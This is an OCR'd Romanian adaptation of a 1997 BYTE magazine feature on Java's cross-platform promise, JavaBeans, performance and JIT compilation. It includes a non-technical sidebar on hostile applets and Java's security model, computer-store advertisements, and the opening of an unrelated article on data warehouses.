Acest lucru nu este doar o joacă pentru firmele proiectante conştiente de importanţa vânzărilor. Proiectanţii de la firme care sunt conştienţi de costuri, trebuie să evalueze de asemenea beneficiile lucrului şi pe o platformă universală. David Gee, marketing manager Java la IBM Internet Division, afirmă că Java va revoluţiona modul de răspândire a aplicaţiilor de întreprindere în medii eterogene. Nu mai are importanţă ce echipament este serverul, ce este clientul, ce fel de reţea există. Este grandios.

Cinci motive de evitare Java

Având atât de multe lucruri favorabile, trebuie să existe şi neajunsuri. Cu toate că este posibil ca Java să devină odată platforma cea mai populară, nu va fi în mod necesar şi platforma cea mai utilizată pentru dezvoltare de soft nou. În ciuda avantajelor, vor exista totdeauna motive ca proiectantul să lucreze în mod nativ, scriind direct pentru SO de bază.

Un SO de bază ar putea oferi facilităţi pe care Java nu le poate utiliza fără să sacrifice

JavaBeans: Componente omniplatformă

Da, JavaBeans (boabe Java) oferă un nou joc de cuvinte relativ la cafea. Dar sunt componente soft scrise pentru a face mai uşoară programarea Java.

Beans sunt pentru Java, ceea ce sunt obiectele OCX/ActiveX pentru OLE şi Live Objects, pentru OpenDoc. Anumite Beans sunt componente vizuale ce se pot adăuga la forme în unelte de dezvoltare vizuale, altele sunt obiecte fără faţă, care fac operaţii în fundal. O Bean poate fi o secvenţă animată sau o parte de logică pentru mecanismul derulării afacerii. Puteţi construi un applet simplu Java prin asamblarea unui set de Beans, fără să scrieţi program sau puteţi împacheta Beans în mii de linii de program propriu, dintr-o aplicaţie sofisticată pentru întreprindere.

Deoarece Beans sunt scrise în Java, prezintă două mari avantaje: sunt omniplatformă şi sunt relativ uşor de scris. Obiectele Active/X şi Live Objects sunt fişiere binare specifice de platformă, mai greu de realizat. (Beans sunt doar fişiere de clase Java specializate. De fapt, toate componentele AWT (Abstract Windowing Toolkit) sunt automat Beans, deoarece AWT şi JDK 1.1 adoptă modelul nou de evenimente JavaBeans. Oricine a scris o componentă vizuală ca şi subclasă a unui obiect AWT, a scris deja o Bean. Doar puţini au scris întâmplător un control ActiveX sau un Live Object)

Suporterii Active/X şi Open Doc se referă de multe ori la obiectele lor ca fiind omniplatformă, dar de fapt sunt doar multiplatformă: cineva trebuie să facă portarea fiecărui obiect pe fiecare platformă. Anumite platforme sunt mai în centrul atenţiei atunci când se pune problema alocării unor resurse costisitoare pentru dezvoltare.

Beans se bazează pe obiectele Java existente, cu patru facilităţi noi. JavaSoft defineşte o Bean ca fiind orice obiect Java care implementează cel puţin una dintre aceste facilităţi.


„Introspecţie / Reflectare" permite ca Bean să-şi expună structurile de date pentru a fi vizibile din alte programe şi pentru programatori. De exemplu, o unealtă de dezvoltare poate avea un inspector de obiecte, care permite programatorilor examinarea metodelor Beans, a variabilelor de instanţe, a proprietăţilor şi interfeţelor.

Mecanismul de evenimente nou permite o tratare fluentă a evenimentelor şi lucrează cu componente AWT. (Java suportă în continuare metoda hand eVents() pentru compatibilitate). Deoarece noul model foloseşte mai puţin indirectările şi tipurile sunt mai stricte, este mult mai eficient, mai ales în cazul evenimentelor frecvente cum sunt mişcările de maus.

„Serializare / Persistenţă" permite ca Bean să memoreze permanent schimbările de proprietăţi. În mod curent, obiectele refac totdeauna proprietăţile proprii implicite.

Interoperabilitatea permite ca Beans să se execute oriunde, unde se pot executa obiecte ActiveX sau LiveObjects. Aţi putea utiliza Beans cu VisualBasic sau într-un container OpenDoc cum este ClarisWorks. Tehnologia de legături face practic toate operaţiile, astfel că autorii de Beans trebuie să scrie puţin cod sau chiar deloc, pentru a obţine compatibilitate OLE sau OpenDoc. JavaSoft are deja câteva appleturi Java care lucrează cu VisualBasic.

Beans va duce la unelte mai bune pentru dezvoltări în Java şi va deschide o piaţă activă de componente prefabricate. Beans va accelera şi evoluţia Java, deoarece proiectanţi de la terţe firme pot crea Beans care umple lacunele existente în facilităţile Java.



JavaBeans intern

Programele Java pot include fişiere multiple de clase şi componente Bean care sunt fişiere de clase mai specializate. Fiecare Bean poate avea, opţional, un fişier de clasă BeanInfo, care conţine informaţii despre proprietăţile şi metodele Bean.

Programe de împachetare obiecte permit ca Bean să lucreze în aplicaţii OLE sau containere OpenDoc, ca Visual Basic sau ClarisWorks. Împachetarea face ca Bean să pară un obiect nativ pentru aplicaţia container şi include un mediu de execuţie autonom Java.

Universul MULTIMEDIA

...o lume care se deschide tot mai mult pe măsură ce pătrunzi în ea !
...o lume care trebuie să fie și a TA !

intel inside
PENTIUM® PRO
PROCESSOR

SPRiNT
COMPUTERS
Str. Romană 28-30, 2000 Ploiești
Tel: 044-110 700
E-mail: sprint@tag.vsat.ro BBS: 044-110708

Intel Inside și Pentium sunt mărci înregistrate Intel Corporation.

compatibilitatea cu platforme multiple.

Codul octet Java interpretat nu se execută la fel de rapid ca şi codul compilat nativ.

Dacă un program trebuie să interacţioneze cu programe sau date vechi, o unealtă sau un limbaj clasic ar putea lucra mai bine. (Aceasta este un aspect deosebit de important pentru proiectanţii de soft din firme)

Un proiectant poate avea unelte superioare pentru un alt limbaj sau poate fi mai productiv, utilizând o unealtă sau limbaj familiar.

Proiectantul s-ar putea să nu dorească schimbarea, chiar dacă îl costă bani şi clienţi.

Este un lucru important faptul că majoritatea motivelor sunt tehnice, influenţate de progresul tehnologic şi nivelele tehnologice.

Să-l luăm pe primul. Maturitatea la Java

Dopuri pentru găurile din securitatea Java

Modelul de securitate de la Java nu este perfect. Programatori rău intenţionaţi pot crea programe Java înglobate în Web, cunoscute ca şi hostile applets, care pot face greutăţi utilizatorilor de Web. Vestea bună este că JavaSoft a restructurat modelul de securitate şi modelul va evolua în anul acesta în aşa fel încât să elimine slăbiciunile din securitatea Java.

Appleturile ostile se subîmpart în două grupe: appleturi de atac, care produc spargeri periculoase ale sistemului de securitate şi appleturi maliţioase, care sunt mai deranjante decât distructive. Cu toate că sunt mai puţin dăunătoare, appleturile maliţioase sunt mai insidioase, deoarece pot fi încărcate prin simplă navigare pe Web.

CE N-AR TREBUI SĂ FACĂ APPLETURILE

Procesarea în execuţie de la Java impune limitări severe asupra operaţiilor efectuate de clasele legate de appleturi. Appleturile nu vor putea, de exemplu, să scrie sau să citească de pe disc.

Totuşi, un applet de atac poate distruge date de pe discul dumneavoastră, spiona date personale pentru terţi, infecta echipamentul cu un virus sau oferi o trapă de acces la echipament. Un intrus îşi poate atinge scopul de a avea control complet al echipamentului dumneavoastră.

La această dată, sunt cunoscute opt probleme majore de securitate la implementările Java, probleme care apar de la denumirile din DNS (Domain Naming System) şi până la confundarea tipurilor. O lacună majoră, descoperită în august anul trecut, a fost în modul în care Microsoft a implementat testarea în Java, a faptului că o clasă poate face parte dintr-un anumit pachet. Un applet de atac putea schimba parametrii de securitate şi până la urmă putea obţine acces la fişierele şi reţeaua victimei. Această lacună din Microsoft Internet Explorer 3.0 Beta3 a fost eliminată în Explorer 3.0.

Aceste atacuri nu sunt doar ipotetice. Fiecare atac a fost implementat de echipa Safe Internet Programming, de la Princeton University (condusă de unul dintre autori) pentru a penetra un echipament test din laborator.

Analiza noastră a demonstrat că appleturile de atac necesită o înţelegere deplină a unor aspecte sofisticate ale Internet şi din Java, pentru a putea lucra. Totuşi, este nevoie doar de o singură persoană pentru a concepe un nou applet de atac. O dată atacul declanşat, informaţiile despre modul de lucru se răspândesc rapid în comunitatea spărgătorilor (cracker).

Chiar şi appleturile mai puţin maliţioase pot deranja sistemul dumneavoastră sau penetra intimitatea. Appleturile maliţioase scrise de rău intenţionaţi pot falsifica scrisori de la dumneavoastră către oricine, afirmând orice, pot fura din resursele echipamentului pentru execuţia propriilor, lucrări în timp ce încetinesc lucrul propriu util şi aceste appleturi pot chiar bloca sistemul prin ocuparea resurselor vitale. Există şi appleturi maliţioase create doar să vă deranjeze, care lansează fişiere cu muzică, urmăresc activitatea pe Web sau afişează imagini nedorite.

MODEL NOU

Pentru a combate appleturile ostile, Java Soft va reface modelul de securitate Java în anul ce vine (Vezi şi: Securitatea Java şi siguranţa pentru tipuri). Prima îmbunătăţire va fi în JDK 1.1 la începutul acestui an. Appleturile semnate vor conţine semnătura criptată a celui care le-a creat pentru a se vedea dacă pot trece de sandbox, partiţia securizată pentru navigator unde sunt executate de obicei. Appleturile validate vor putea citi sau scrie în memoriile locale sau vor putea accesa un URL diferit de cel propriu.

Semnătura nu este prea robustă. Nu stopează appleturile care produc pagube, dar vă indică pe cel care a produs distrugerile. Şi este albă sau neagră: sau ai încredere într-un applet semnat aflat in afara partiţiei sandbox, sau nu.

O alternativă mai bună permite un control mai detaliat asupra programului. Mai târziu, în acest an, veţi putea acorda drepturi pentru programele Java, alege o politică de securitate diferită pentru fiecare program şi chiar modifica politicile din mers. De exemplu, veţi putea păstra appleturile în sandbox, dacă nu provin de la situri sigure sau veţi putea permite unor appleturi să citească (nu să şi scrie) de pe mediile locale de stocare.

Vor astupa oare aceste îmbunătăţiri toate găurile din Java? Chiar şi arhitectul sistemului de securitate de la JavaSoft, Li Gong, afirmă că, probabil, nu. „Nu putem garanta 100% sistemul de securitate. Este vorba de modul de implementare a modelului, atunci când se ajunge la scrierea programului."

Gary McGraw şi Edward Felten sun autorii cărţii Java Security: Hostile Applets, Holes, and Antidotes (John Wiley & Sons, 1996). La acest text a mai contribuit şi Tom R. Halfhill.

Sit privind securitatea

pentru mai multe informaţii despre securitatea Java, vizitaţi Java Security FAQ al echipei Princeton Safe Internet Programming la: **http://www.cs.princeton.edu/sip/java-faq.html** şi situl Web al autorului **http://www.rstcorp.com/java-security.html.**

Appleturi vs. Aplicaţii

	Citeşte/scrie pe discurile locale	Accesează orice URL	Apelează cod nativ	Semnează cod
Applet-uri (JDK 1.02)	Nu	Nu	Nu	No
Applet-uri (JDK 1.1)	Opţional*	Opţional	Optional	Yes
Applet-uri (JDK viitor)	Selectabil**	Selectabil**	Selectabil**	Yes
Aplicaţii (JDK 1.02)	Da	Da	Da	No
Aplicaţii (JDK 1.1)	Da	Da	Da	No
Aplicaţii (JDK viitor)	Selectabil**	Selectabil**	Selectabil**	Yes

*Navigatoarele pot oferi utilizatorilor opţiunea de a relaxa restricţiile de securitate bazate pe recunoaşterea semnăturii semnăturii creatorului său şi dacă acesta este „de încredere".

**Applet-urile şi aplicaţiile pot oferi utilizatorilor opţiuni mult mai versatile bazate pe semnătură, punctul de origine al codului sau pe tipul de acţiune pe care codul încearcă să o execute..

întreaga lume Microsoft® te așteaptă !

World of Flight

- Aduce magia, misterul și pasiunea zborului în calculatorul Dvs. prin mai mult de 700 de subiecte interactive, o mulțime de clipuri video, animații, fotografii și jocuri
- V-ați întrebat vreodată cum funcționează un motor cu reacție ? Sau cum este pilotat un avion ? Ați fost curios cum lucrează controlorii de trafic sau cum se descurcă piloții în condiții de vizibilitate redusă ?
- Aceste răspunsuri le găsiți explorând fascinanta lume a zborului cu Microsoft World of Flight !

Encarta 96 Encyclopedia

- Dacă doriți să vă îmbogățiți cunoștințele despre lumea în care trăiți nimic nu este mai potrivit decât Microsoft Encarta 96 Encyclopedia
- Cu ajutorul facilităților oferite de multimedia obțineți informații inedite pe care nici o altă enciclopedie nu vi le poate oferi
- Combinând un limbaj pe înțelesul tuturor cu un design intuitiv aveți la îndemână un instrument puternic care vă ajută să navigați printre prezentări multimedia interesante, educative și actualizate despre fapte, locuri și persoane din lumea întreagă

Musical Instruments

- Explorați bogata lume a muzicii însuflețită de sunete minunate și fotografii inedite
- Peste 200 de instrumente din întreaga lume vă introduc într-un univers al tonalităților diverse și sunetelor neobișnuite specifice diferitelor regiuni ale planetei
- V-ați întrebat vreodată cum sună un didjeridu ? Sau o darabukka ?
- Cu Microsoft Musical Instruments veți găsi răspunsurile dorite !

Fine Artists

- Microsoft Fine Artists dă posibilitatea copiilor Dvs. să-și dezlănțuie creativitatea și simțul artistic
- Cu ajutorul a două personaje trăznite ce îi însoțesc de-a lungul întregului program cei mici vor învăța ușor și rapid să creeze postere, stickere și chiar desene animate

Oceans

- Faceți o călătorie interactivă în multicolora și misterioasa lume a adâncurilor
- Împreună cu întreaga familie veți putea afla lucruri noi despre sute de forme de viață marine, modul în care cercetătorii și exploratorii descoperă secretele oceanelor și mărilor lumii și interacțiunea oamenilor cu mediul marin
- Intrați în lumea fascinantă care se află sub valurile apelor cu Microsoft Oceans !

Art Gallery

- Microsoft Art Gallery vă pune la dispoziție celebra colecție National Gallery din Londra într-un adevărat spectacol de culoare sunet și animație
- Pe lângă cele 2.000 de lucrări găzduite de acest muzeu, semnate de nume celebre precum Titian, Vermeer și Monet, puteți afla și fascinante amănunte privind tehnicile folosite la crearea acestor capodopere

Ancient Lands


- Cu Microsoft Ancient Lands vă puteți întoarce la începuturile civilizației umane
- Începând cu zorii Egiptului antic până la căderea Romei veți face cunoștință cu popoare fascinante, ascultând legendele și basmele ce le-au însoțit până în zilele noastre, toate acestea cu ajutorul a peste 1.000 de articole interactive

Explorapedia

World of Nature &World of People

- Microsoft Explorapedia este o excelentă enciclopedie interactivă mult îndrăgită de copii
- Descoperiți cu ajutorul animației și sunetului lucruri fascinante despre oameni și natură și multe, multe altele !

Microsoft Autoroute Express



- Utilizează o tehnologie de cartografiere modernă cu hărți actualizate foarte detaliate care vă ajută să vă planificați călătoriile rapid și eficient
- Specificați numai localitatea de pornire și cea de destinație și în câteva secunde obțineți cea mai rapidă și mai scurtă rută împreună cu imagini și informații turistice ale localităților ce urmează a fi străbătute
- Aveți de asemenea posibilitatea de a lista ruta aleasă pentru a fi la îndemâna Dvs. ori de câte ori aveți nevoie

Microsoft Dogs

- Pentru proprietarii de câini, precum și pentru cei care iubesc câinii doar Microsoft Dogs vă poate furniza informații complete despre peste 250 de rase câini de pe întreg mapamondul
- Cu peste 700 de sfaturi practice și detaliate vă puteți alege , educa și cunoaște singuri câinele dorit
- Puteți de asemenea afla lucruri despre universul canin prin interesante expediții, plimbări interactive și imagini video ireproșabile

Microsoft Cinemania®

- Explorați universul magic al filmului !
- Microsoft Cinemania 96 este cel mai vândut ghid interactiv de filme și regizori cu mai mult de 4.000 de biografii și clipuri video, mii de fotografi și cadre din filme celebre
- Este cel mai complet și mai exact ghid cinematografic multimedia cu un index ce cuprinde peste 20.000 de titluri

Microsoft Dinosaurus

- Explorați originile geografice ale dinozaurilor și aflați lucruri interesante despre aceste animale preistorice ce au dominat Terra peste 150 de milioane de ani, de la ferocele theropode până la uriași stegozauri
- Puteți să îi auziți chiar urlând, le puteți explora habitatul, le puteți cunoaște dușmanii cu care se luptă fără crutare
- Este un mod fascinant de a vă educa și distra în același timp

Dangerous Creatures

- Cu ajutorul lui Microsoft Dangerous Creatures veți descoperi cele mai feroce creaturi de pe întreg mapamondul
- Unde trăiesc ?
- În copaci ? În peșteri ? Care le sunt dușmanii ? Ce specii sunt pe cale de dispariție ? Ce puteți face pentru a le ajuta ?
- Toate aceste răspunsuri le găsiți explorând minunata lume dezvăluită de Microsoft Dangerous Creatures !

Beethoven, Mozart, Schubert, Strauss

- Sunetele magice create de compozitori celebri precum Beethoven, Mozart, Schubert și Strauss sunt acum la dispoziția Dvs.
- Apăsați numai tasta mouse-ului și veți asculta teme celebre interpretate de cele mai celebre orchestre simfonice din lume
- Este ca și cum ați avea propria Dvs. sală de concerte, iar Dvs. sunteți dirijorul !

... și multe alte titluri interesante prin ...

SPRiNT
COMPUTERS

Str. Romană 28-30, 2000 Ploiești
Tel: 044-110 700
E-mail: sprint@tag.vsat.ro BBS: 044-110708

Cine utilizează Java

COREL OFFICE FOR JAVA

Corel dezvoltă prima suită de aplicaţii de uz general pentru afaceri, în Java, care include un procesor de text bazat pe WordPerfect, un program de calcul tabelar bazat pe QuatroPro şi alte componente. Pentru a depăşi problemele de început, cauzate de Java, Corel şi-a dezvoltat propriile clase de bază şi un mecanism de administrare memorie care încarcă şi descarcă dinamic fişierele de clase, după nevoie.

ANYWARE (APPLIX)

Familia Anyware de produse utilizează Java pentru a oferi aplicaţii de afaceri la calculatoare desktop conectate în reţea. WebSheet din Anyware poate exporta date în format Microsoft Excel sau Lotus 1-2-3.

NETRESULTS (INNOTECH MULTIMEDIA)

NetResults este o suită de unelte pentru situri Web şi intranet-uri. Include un motor de căutare nou care lucrează cu fire multiple şi face concurent căutări multiple în reţele eterogene, cu rezultate în ordinea relevanţei.

ORBIXWEB 2.0 (IONA TECHNOLOGIES)

OrbixWeb permite ca appleturile Java să lucreze cu obiecte CORBA (Common Object Request Broker Architecture), deschizând o cale importantă spre aplicaţiile client/server.

LAYOUT MILL (IGNITE TECHNOLOGIES)

Layout Mill este o unealtă nouă Java, scrisă în întregime în Java, astfel că utilizatorii o pot utiliza pe orice platformă şi pot scrie pentru orice platformă. Un comutator de GUI permite programatorilor să vizualizeze modul de prezentare pe PC-uri Windows, Mac şi sisteme Unix/Motif, printr-o simplă selectare cu un buton.

se poate măsura prin facilitatea cu care lucrează cu elementele specifice pentru o platformă sau alta. Azi Java este încă imatur în mod clar. Poate accesa facilităţile native în două moduri. Modul de dorit este să se încapsuleze serviciul nativ într-un fişier de clasă Java, deoarece acest lucru păstrează compatibilitatea omniplatformă (presupunând că alte platforme oferă servicii similare). Celălalt mod este accesul la serviciile native prin apel direct la codul lor nativ, ceea ce elimină compatibilitatea omniplatformă.

De exemplu, Java are o clasă numită Button care afişează un buton pe ecran. Aceste comutatoare buton sunt elemente obişnuite de interfaţă GUI. Când un program Java creează o instanţă a obiectului Button, Java creează un obiect intermediar echivalent care mapează butonul la programul corespunzător din API al SO nativ.

Pe un PC windows, Java apelează programul buton din API de la Win16 sau Win32. Pe un Mac Java apelează programul buton din ToolBox. Pe un sistem Unix Java ar putea apela un program buton din Motif. Această abstractizare oferă un buton Java care arată pe ecran ca şi unul nativ, chiar dacă executaţi acelaşi fişier de clase pe sisteme diferite.

Abstract Windowing Toolkit (AWT) din Java este o bibliotecă de clase standard care conţine un mare număr de asemenea componente de bază GUI. Biblioteci suplimentare conţin alte servicii native. Dar nu le includ pe toate. În JDK (1.02) nu există încă suport pentru editare drag-and-drop, redare de filme QuickTime şi nenumărate alte servicii avansate.

Bibliotecile noi de clase vor trata multe dintre aceste lipsuri. JDK 1.1 va avea un AWT mult mai complet şi JavaSoft lucrează la o serie de biblioteci pentru a elimina lipsurile. În acest an vor mai apărea clase ce asigură suport multimedia mai bun (inclusiv grafică 3D şi redare audio/video), servicii mai flexibile de securitate, comerţ electronic, telefonie, administrare reţea, conlucrare între întreprinderi, componente omniplatformă şi procese Java de pe server (numite şi servlets).

JavaSoft oferă aceste biblioteci în etape, precedate de specificaţii care iniţiază programatorii în noile clase şi metode. De exemplu, unele dintre clasele pentru întreprinderi sunt disponibile deja şi permit programatorilor Java accesul la bazele de date din firmă prin interfeţe Java Database Connectivity (JDBC).

Există, de asemenea, gateway spre componente CORBA (Common Object Request Broker Architecture) şi apeluri de metode la distanţă (RMI).

Sun şi JavaSoft nu lucrează singure. Java are asigurat un suport larg în industrie. Exemple ar putea fi dbAnywhere de la Symantec, care oferă softul intermediar (Middleware) şi drivere ODBC (Open Database Connectivity) pentru conectarea programelor Java la Oracle, Sybase SQL Server, Microsoft SQL Server, Microsoft Access şi numeroase alte baze de date. Centura Software (fostă Gupta), oferă Centura Web Developer care permite firmelor să scrie programe Java care se conectează simultan la multiple baze de date prin CICS (Customer Information Control System) al firmei IBM, un monitor de procesare tranzacţii.

Programatorii de la firme care trebuie să scrie aplicaţii Java, care să conlucreze cu programe mai vechi, se lovesc de mai puţine obstacole. Totuşi, dacă un programator are nevoie presantă de un serviciu nativ nesuportat de Java, Java are un modificator de metodă (native) care permite aplicaţiilor Java să apeleze direct un fişier executabil nativ, cum ar fi un DLL sau un API al SO. Acest lucru oferă şi performanţă nativă.

Din păcate, metodele native au două dezavantaje majore. Pentru appleturile Java (programele care se execută într-un navigator) nu este permis să apeleze metode native, pe motive evidente de securitate. Sun elaborează un nou model de securitate care va permite utilizatorilor şi administratorilor să elimine selectiv această restricţie şi dezvoltă şi alte reguli de securitate. Un lucru mai grav este că metodele native împiedică lucrul omniplatformă al aplicaţiilor Java. Un program Java care lucrează cu metode native va avea nevoie de metode similare pentru orice platformă suportată.

Arhitectura nouă de componente Sun, JavaBeans, va accelera încapsularea facilităţilor native în Java, prin atragerea unui număr mai mare de proiectanţi de la terţi, pentru dezvoltare. Este mai uşor să scrii Beans, decât obiecte ActiveX pentru Microsoft sau OpenDoc Live Objects, pentru Component Integration Laboratory, şi conlucrarea cu aceste arhitecturi de componente este asigurată (vezi caseta: *„JavaBeans: componente multiplatformă“*).

Limitări de viteză

Proiectanţii care au nevoie de viteze superioare au motive întemeiate să evite Java: ei pot scrie programe compilate în C sau C++ care se execută cel puţin de zece ori mai rapid decât un program Java interpretat. Pentru multe aplicaţii, acest lucru nu are importanţă. Unelte ca Visual Basic sau Power Builder sunt populare deoarece sunt suficient de rapide. Atunci însă când performanţele contează, nu se poate nega că un cod Java interpretat se execută lent.

Într-o oarecare măsură, această problemă se va rezolva de la sine pe măsură ce calculatoarele devin mai rapide. Sigur, codul nativ se va executa mai rapid şi pe acele calculatoare şi diferenţa de performanţă nu va fi eliminată. Totuşi, diferenţa nu trebuie eliminată total, pentru ca Java să se poată impune. Codul compilat C / C++ nu se execută atât de rapid ca şi codul scris de un expert în limbaj de asamblare şi cu toate acestea doar foarte puţini proiectanţi utilizează azi limbajul de asamblare pentru altceva decât optimizarea unor proceduri critice. C / C++

domină deoarece este mai portabil și ajută programatorii să fie mai productivi, exact avantajele oferite de Java față de C/C++.

Totuși, programatorii și proiectanții de unelte depun eforturi pentru a îmbunătăți performanțele Java. Programatorii pot scrie cod inline (vezi: Programare Java mai bună, BYTE Septembrie 1996). Sun Microelectronics și International Meta Systems proiectează microprocesoare care vor executa direct codul octet Java.

Soluția cea mai promițătoare este oferită poate de compilatoarele JIT (Just In Time). Asemenea interpretoarelor Java, ele convertesc din mers codul octet în cod nativ, dar ele păstrează în memorie codul convertit în timpul execuției programului.

Compilatoarele JIT pot fi complet transparente pentru utilizator. Programele Java executate printr-un compilator JIT pot atinge viteze de până la 50% din viteza codului nativ și tehnologia devine pe zi ce trece mai bună. Netscape are în plan să ofere un compilator JIT împreună cu Navigator 4.0 și Microsoft, IBM și Apple au în plan integrarea de compilatoare JIT în mediile lor de execuție Java.

Altă opțiune este compilarea statică. Silicon Graphics Inc. (SGI) oferă o tehnologie care traduce codul octet în cod nativ Mips Rx4000, face legăturile între fișierele binare rezultate și fișierele de clase Java și adaugă un al doilea punct de intrare la blocul de metode Java. Programele Java executate pe VM special modificat de SGI verifică blocul de metode dacă există un pointer la o metodă tradusă. Dacă da, atunci programul va executa metoda tradusă în locul versiunii de cod octet. În combinație cu scrierea de cod inline, acest lucru permite o apropiere a performanțelor Java de cele pentru C++, după cum afirmă David Henke, managerul proiectării la SGI Web Products Division.

Așa cum este cazul și pentru metodele native, abordarea SGI limitează compatibilitatea omniplatformă, codul tradus fiind executabil doar pe o UC Mips. Există însă și două avantaje. Proiectanții pot separa ușor codul tradus de cel de octet, pentru a recâștiga portabilitatea, și programatorii pot scrie întregul proiect în Java, în loc să scrie metode native într-un alt limbaj.

Nu există motive ca SGI sau altcineva să nu poată adapta această tehnologie la alte arhitecturi UC. Applet-urile Java vor exista probabil totdeauna ca și cod octet independent de platformă, deoarece sunt înglobate în pagini Web care trebuie să fie executabile cu orice navigator. Totuși, aplicațiile Java autonome care au nevoie de performanțe superioare vor avea nevoie aproape sigur de compilator JIT sau static. Creșterea de performanță este semnificativă și nu influențează compatibilitatea omniplatformă care este punctul forte la Java.

Abstractizare pronunțată

Pe termen lung, nici una din problemele tehnice care ar putea descuraja programatorii de azi nu va constitui un obstacol insurmontabil pentru Java. Atât ca limbaj, cât și ca platformă, Java evoluează într-un ritm nemaiîntâlnit. Putem face speculații privind drumul ce va fi urmat de Java deoarece acest drum este consonant cu tendințele istorice din tehnica de calcul.

Cea mai importantă tendință este aceea de a oferi nivele mai înalte de abstractizare software, raportat la hardware. Cu cât softul este mai legat de hard, cu atât este mai dificilă sarcina programatorilor și utilizatorilor. Programatorii obțin performanțe mai bune dacă scriu apropiat de hardware, dar codul este greu de întreținut și este și mai greu de portat. Și codul program are de obicei o viață mai lungă decât cea planificată.

Acesta este și motivul pentru care industria de tehnică de calcul risipește miliarde de dolari pentru rescrierea programelor vechi care nu recunosc anul 2000. Acesta este motivul pentru care sistemul de control de trafic aerian din SUA mai lucrează cu echipamente străvechi de prin 1960. Este și motivul pentru care Social Security Administration din SUA cârpește un program din anii 1970 care făcea plăți mai mici către pensionari, de vreo două decenii. Mai clar, este neinteligent ca proiectantul de software să ignore posibilitatea că programul conceput poate trăi încă 10 sau 20 de ani.

Java mută nivelul de abstractizare pe un nivel mai ridicat deoarece abstractizează orice element situat sub VM. Este conceput pentru o lume în care UC și SO sunt părți înlocuibile care pot fi schimbate fără să distrugă aplicațiile. Este conceput pentru o epocă a diversității în care calculatoarele PC sau alte echipamente inteligente pot utiliza orice UC sau SO care oferă performanțele cele mai bune, costul minim, consumul cel mai redus, greutatea minimă sau orice alt parametru ce poate deveni important. Succesul Java nu este legat indisolubil de calculatoarele de rețea NC, de PDA sau echipamente inteligente, ci Java este ideal pentru echipamente care extind limitarea îngustă a ceea ce se înțelege azi prin PC.

Unix și NT oferă un anumit grad de abstractizare pentru hardware, dar sunt multiplatformă și nu omniplatformă. Utilizatorii trebuie însă să-și recompileze softul dacă schimbă UC și tot softul nu este disponibil pentru orice UC. De asemenea, aceste softuri vă țin legați încă de un SO. Java se poate însă executa pe orice SO sau UC.

Mizând pe Java

În concluzie, decizia proiectantului privind adoptarea Java depinde de trei probleme. Prima este dacă Java poate rezolva problema. Trebuie să fie clar de pe acum că Java este adecvat unei game largi de aplicații și câștigă rapid teren. Totuși, nu poate face totul și uneltele trebuie mult îmbunătățite.

A doua problemă este dacă e importantă compatibilitatea omniplatformă. Dacă vă imaginați că echipamentele de calcul de mâine vor fi, în mare, la fel ca și cele de azi, cu mai mulți megabaiți și megahertzi, atunci Java nu este alegerea optimă. Există alte limbaje și unelte mai rafinate care oferă performanțe mai bune pe hardware tradițional.

Dacă doriți totuși să scrieți program executabil pe orice hardware, întrebarea finală este dacă Java e alegerea optimă pentru soluția omniplatformă. Răspunsul depinde de maturitatea Java, care se schimbă aproape zilnic. Desigur, puteți face multe lucruri cu HTML, JavaScript, VB Script, Perl și alte soluții omniplatformă, mai ales dacă Microsoft își respectă promisiunile referitoare la ActiveX.

Resurse Java

Gamelan
(http://www.gamelan.com/index.shtml)

Acest director on-line vă poate indica mii de appleturi și aplicații Java, unelte de dezvoltare Java și legături spre sute de alte situri Web despre Java.

Dar este dificil să mizezi greșit alegând Java. Istoria ne arată că cei care mizează corect pe o platformă ce apare câștigă imens, iar cei care mizează greșit se aleg cu coduri de program moarte. Chiar dacă Java nu va reuși să cucerească lumea ca și platformă, veți rămâne cu un cod ce se poate executa pe orice platformă care va obține supremația. Pentru programatori, riscurile sunt minime. Pentru utilizatori, Java poate aduce o libertate nouă în ceea ce privește alegerea SO și UC, fără ca softul să devină inutilizabil, o libertate nemaiîntâlnită până acum. ■

Tom R.Halfhill este BYTE Senior editor și locuiește la San Matteo, California. Îl găsiți pe internet la: **thalfhill@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Attila Darvas*]

Cărămizile depozitului de date

Colectarea informației este partea ușoară. Esențialul este să știi cum s-o valorifici, să o accesezi și să o analizezi.

Pentru a vă extinde activitatea de bază aveți nevoie de informație inteligibilă. Pentru multe întreprinderi, aceasta înseamnă un depozit de informații solid, care adună la un loc informații disparate și nefiltrate și le prezintă în forme noi și expresive. Cu cât instrumentele care capturează și exploatează datele de detaliu se maturizează, cu atât cresc posibilitățile noastre de a găsi noi căi de a valorifica datele pe care le-am colectat.

În ultimii zece ani, doi factori și-au dat mâna pentru a contribui la răspândirea depozitelor de date. În primul rând, ne-am dat seama de beneficiile procesării analitice on-line a datelor (OLAP - On-Line Analytical Processing) față de domeniile tradiționale ale marketingului și finanțelor. Organizațiile știu acum că imaginile îngropate în mulțimea datelor pe care le adună în mod obișnuit despre clienții, produsele, operațiile și activitățile lor contribuie la reducerea costurilor și la sporirea beneficiilor, fără a mai vorbi despre facilitarea deciziilor strategice.

